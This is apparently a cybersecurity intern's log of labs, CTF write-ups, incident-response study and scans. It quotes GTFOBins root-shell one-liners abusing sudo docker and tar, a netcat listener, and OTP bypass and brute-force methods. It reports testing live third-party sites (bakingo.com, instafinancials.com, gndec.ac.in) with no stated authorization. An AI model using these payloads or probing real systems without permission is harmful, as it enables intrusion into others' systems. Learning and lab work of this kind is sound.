
Time	Type	Direction	Method	URL
12:03:49.19 Feb 2...	HTTP	→ Request	POST	https://b.clarity.ms/collect
12:04:04.19 Feb 2...	HTTP	→ Request	POST	https://b.clarity.ms/collect
12:04:20.19 Feb 2...	HTTP	→ Request	POST	https://b.clarity.ms/collect
12:04:20.19 Feb 2...	HTTP	→ Request	POST	https://b.clarity.ms/collect
12:03:49.19 Feb 2...	HTTP	← Response	POST	https://www.instafinancials.com/accounts/signup-mobileotp.aspx/VerifyMobileOTP

Request

```
POST /accounts/signup-mobileotp.aspx/VerifyMobileOTP HTTP/2
Host: www.instafinancials.com
Cookie: InstaAuthID=grntafkfg0dfrfwlsto; MobileRequest=False; ga_SESS27F89D=0521a177481990961918117748278015291090D; _gaGAL1.616720569.177481994; _clck=x1514552525q3a3e5052d41; _clck=ltwepv5e1774827727735645e15db; clarity_wa2pcollect
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: https://www.instafinancials.com
Referer: https://www.instafinancials.com/accounts/signup-emailotp.aspx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

```
HTTP/2 200 OK
Cache-Control: private, max-age=0
Content-Type: application/json; charset=utf-8
Server: IPServer
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Date: Thu, 19 Feb 2026 06:34:34 GMT
Content-Length: 7
{
  "dt": 4
}
```



◆ Environment Configuration: WSL & Kali Linux GUI

Expanded the local testing infrastructure by integrating Kali Linux directly into the Windows environment for streamlined access to penetration testing tools.

- **Technology Used:** Windows Subsystem for Linux (WSL 2), Win-KeX.
- **Process:**
 - **WSL Deployment:** Enabled the WSL feature on Windows and successfully installed the **Kali Linux** distribution natively.
 - **GUI Integration (Win-KeX):** To utilize graphical security tools seamlessly without a standalone VM, installed and configured **Win-KeX** (Kali Desktop Experience for Windows).
 - **Execution:** Initialized the graphical desktop environment using the **kex** command, establishing a persistent, low-overhead Kali GUI running parallel to the Windows host.
- **Outcome:** Achieved a fully functional, integrated Kali Linux desktop environment, significantly improving the speed and efficiency of the overall testing workflow.



Phase 12: Active Reconnaissance & Portfolio Development

Dates: Feb 22, 2026 – Feb 23, 2026

♦ Professional Portfolio Development (Feb 22)

- **Objective:** Establish a professional online presence to showcase cybersecurity projects, vulnerability assessments, and technical write-ups.
- **Action:** Developed and deployed a personal portfolio website hosted at <https://harmanjot-singh.vercel.app/>

♦ Active Reconnaissance Lab (Feb 23)


Completed the **Active Reconnaissance** room on the TryHackMe platform to reinforce network enumeration and information gathering techniques.

- **Tools & Commands Practiced:**
 - **ping / ping -c / ping -n:** Utilized ICMP echo requests to verify host availability on both Linux/macOS and Windows systems.
 - **tracert / traceroute:** Mapped the network path and routing hops to target systems to understand network topology.
 - **telnet:** Conducted manual port checking and banner grabbing on specific ports.
 - **nc (Netcat):** Practiced establishing connections as a client (`nc <IP> <PORT>`) and setting up listeners as a server (`nc -lvp <PORT>`).
- **Outcome:** Achieved 100% completion of the room, successfully demonstrating the ability to gather actionable intelligence using simple, built-in system tools.



Practical Evidence

TryHackMe room completion-





Phase 13: Incident Response & Advanced Web Security

Date: Feb 24, 2026

◆ Incident Response (TryHackMe)

Initiated the study of defensive cybersecurity frameworks, focusing on the first phase of the Incident Response lifecycle.

- **Module:** Incident Response - Phase 1: Preparation (TryHackMe).
- **Key Learnings:** * Understanding the core components of an Incident Response Plan (IRP).
 - The importance of establishing policies, training response teams, and preparing technical tools before a security breach occurs.
 - Evaluating business impact and configuring logging/monitoring solutions to ensure readiness.

◆ Live Target Assessment: OTP Verification Flaw

Conducted a secondary real-world assessment to reinforce concepts around broken authentication and client-side trust issues.

- **Target:** www.bakingo.com
- **Vulnerability Category:** Broken Authentication / Business Logic Flaw (OTP Bypass)
- **Tools Used:** Burp Suite
- **Methodology:** 1. Triggered the OTP verification process during the login/registration flow. 2. Intercepted the validation request using Burp Suite Proxy. 3. Manipulated the server's response to the client, effectively forcing a "Success" condition on an invalid OTP entry. 4. The application improperly trusted the manipulated response and bypassed the authentication barrier.
- **Ethical Note:** This assessment was performed strictly for educational practice and concept reinforcement. The activity was halted post-verification, ensuring no unauthorized account takeovers or data alterations occurred.

◆ Continuous Learning & Upskilling

To stay ahead of modern threat landscapes, began supplementing foundational knowledge with advanced paradigms.

- **Course:** "AI for CyberSecurity and Bug Bounty Hunting" (Udemy).
- **Objective:** Learn to leverage Artificial Intelligence, Large Language Models (LLMs),

and Machine Learning techniques to automate reconnaissance, identify complex vulnerability patterns, and optimize bug bounty workflows.



Phase 14: Incident Response (Identification) & Network Traffic Analysis

Date: Feb 25, 2026

◆ Incident Response: Identification and Scoping

Continued the Incident Response learning path, transitioning into the crucial second phase of the IR lifecycle.

- **Objective:** Identify indicators of compromise (IoCs) and scope the extent of an active incident.
- **Process:** * Analyzed multiple corporate email server logs to detect anomalous activities.
 - Successfully identified and isolated a spoofed phishing email that was engineered to look like it originated from the Chief Financial Officer's (CFO) account.
- **Key Learnings:** Understanding Business Email Compromise (BEC) tactics, analyzing email headers for spoofing, and scoping the potential blast radius of a phishing campaign. (Note: Further IR modules on this platform were paywalled, prompting a shift to Network Analysis).

◆ Network Traffic Basics

Pivoted to analyzing the underlying data transmission that facilitates both attacks and normal operations across a network.

- **Module:** Network Traffic Basics
- **Tool Used:** Wireshark (Network Protocol Analyzer)
- **Process:**
 - Imported and analyzed provided PCAP (Packet Capture) files within Wireshark.
 - Applied display filters to isolate specific streams and protocols (e.g., HTTP, TCP, DNS) to cut through network noise.
 - Examined packet payloads and reconstructed TCP streams to find hidden data.
- **Outcome:** Successfully identified and extracted hidden flags embedded deep within the captured network packets, demonstrating proficiency in deep packet inspection (DPI) and traffic forensics.



Phase 15: CTF Exploitation & Privilege Escalation

Date: Feb 26, 2026

♦ Thundercipher CTF Labs

Completed two intermediate Capture The Flag (CTF) challenges on the Thundercipher platform, focusing on enumeration, steganography, and Linux privilege escalation using GTFOBins.

Target 1: Stegovault

- **Reconnaissance:** Conducted port scanning and service enumeration using `nmap`.
- **Enumeration:** Identified an open FTP service allowing anonymous login. Navigated the file system and successfully downloaded a suspicious `.jpeg` image file.
- **Exploitation (Steganography):** Leveraged `steghide` to extract hidden contents embedded within the image, which revealed valid SSH credentials.
- **Privilege Escalation:** Accessed the system via SSH. Identified that the current user could run the `docker` binary as root without a password. Exploited this misconfiguration by utilizing a `docker sudo` payload from GTFOBins (`sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh`) to break out of the restricted environment and spawn a root shell.

Target 2: Pagevault

- **Reconnaissance & Web Enumeration:** Utilized `nmap` for initial host discovery and `gobuster` for directory brute-forcing on the web server to uncover hidden paths.
- **Exploitation:** Discovered an exposed SSH private key during web enumeration. Performed URL decoding to properly format the key structure for authentication.
- **Privilege Escalation:** Successfully authenticated via SSH using the recovered private key. Discovered that the user had `sudo` rights to execute the `tar` command. Exploited this capability using a GTFOBins payload (`sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`) to escalate privileges and obtain root access.



Phase 16: Authentication Testing & SOC Incident Analysis

Date: Feb 27, 2026

♦ Web Security: OTP Brute-Force via Sniper Attack

Explored the mechanics of automated credential stuffing and rate-limiting failures by testing an authentication mechanism using Burp Suite.

- **Concept Tested:** Insecure Authentication / Lack of Rate Limiting.
- **Tool Used:** Burp Suite (Intruder)
- **Methodology:**
 - Intercepted a mock OTP validation request using Burp Proxy.
 - Sent the request to **Burp Intruder** and configured the attack payload position specifically on the OTP parameter field.
 - Selected the **Sniper** attack type to test a single payload position systematically.
 - Loaded a customized payload list (sequential numbers/common OTPs) and initiated the automated attack to observe how the application handles rapid, repeated, incorrect submissions.
- **Key Learning:** Demonstrated the critical importance of implementing account lockouts, exponential backoff delays, or CAPTCHA validation to protect against automated brute-force attacks on OTP endpoints.

♦ **SOC / Incident Response: TryHackMe Carnage Lab**

Completed the "Carnage" room on TryHackMe, focusing on Blue Team operations, malware traffic analysis, and forensic investigation.

- **Objective:** Act as a SOC Analyst to investigate a simulated corporate network compromise involving malicious email attachments and malware execution.
- **Tools Used:** Wireshark
- **Process:**
 - Analyzed a large PCAP file containing the network traffic of the infected workstation.
 - Filtered traffic to isolate the initial infection vector (e.g., identifying the download of the malicious payload from a suspicious domain).
 - Extracted Indicators of Compromise (IoCs), including malicious IP addresses, domain names, and the specific malware executable signature.
 - Traced the timeline of the attack, from the initial HTTP GET request to subsequent Command and Control (C2) communications.
- **Outcome:** Successfully mapped out the kill chain of the attack, reinforcing practical skills in network forensics and incident triage.



Phase 17: Cryptography & Automated Vulnerability Scanning

Dates: Mar 01, 2026 – Mar 10, 2026

♦ Applied Cryptography & Encoding Techniques

Expanded knowledge into cryptography, learning how data is encrypted, encoded, and obfuscated to hide information or secure communications.

- **Concepts Practiced:**
 - Encoding mechanisms: **Base32, Base64, Decimal, HEX, Binary.**
 - Substitution ciphers: **ROT13, ROT47.**
 - Audio/Visual encoding: **Morse Code.**
- **Practical Application:** Completed the TryHackMe room [c4ptur3th3f14g](#).
 - Objective: Translate and decode various obfuscated strings and messages using the appropriate cryptographic or encoding algorithms.
 - Outcome: Gained a solid understanding of how to quickly recognize data structures (e.g., padding characters in Base64, hex structures) to decrypt/decode payloads during penetration tests.

♦ Automated Vulnerability Scanning (Live Target)

Transitioned to using industry-standard automated vulnerability scanners to audit live network environments.

- **Target:** [gndec.ac.in](#) (IP: [175.176.187.102](#))
- **Objective:** Perform broad-spectrum vulnerability discovery to complement previous manual enumeration.

Tool 1: Nessus (Tenable)

- Conducted a basic network scan against the target IP.
- **Findings:** Identified 2 INFO-level vulnerabilities (Nessus Scan Information and Ping the remote host). The scan confirmed basic host availability and network responsiveness.

Tool 2: Pentest-Tools (Light Website Scanner)

- Conducted a web vulnerability scan against <https://gndec.ac.in/>.
- **Findings:** The scanner assessed the overall risk level as **High**.
 - **Critical:** 0 | **High:** 2 | **Medium:** 4 | **Low:** 7
 - **Key Discovery:** Identified vulnerabilities tied to the underlying [Apache HTTP](#)

Server 2.4.18. Specifically flagged the target for CVEs such as **CVE-2024-38476**, indicating susceptibility to information disclosure, Server-Side Request Forgery (SSRF), or local script execution due to the legacy web server version.

Technology Stack

- **OS:** Kali Linux, Ubuntu, Windows 10/11 Enterprise, WSL 2
- **Networking:** OSI Model, TCP/IP, IPv4/IPv6, Wireshark, PCAP Analysis
- **Tools:** Nmap, Nessus, Pentest-Tools, Metasploit, Zphisher, MobSF, Nano, Apt, OpenVPN, Mimikatz, hping3, Burp Suite (Proxy, Intruder), FoxyProxy, Win-Kex, Gobuster, Steghide
- **Concepts:** Cryptography (Base64, ROT, Hex, Binary)
- **Virtualization:** VMware/VirtualBox (for Labs)

Future Scope

- Python scripting for automating penetration tests.
- Deep dive into Web Application Security (OWASP Top 10).

Internship Log maintained by Harmanjot Singh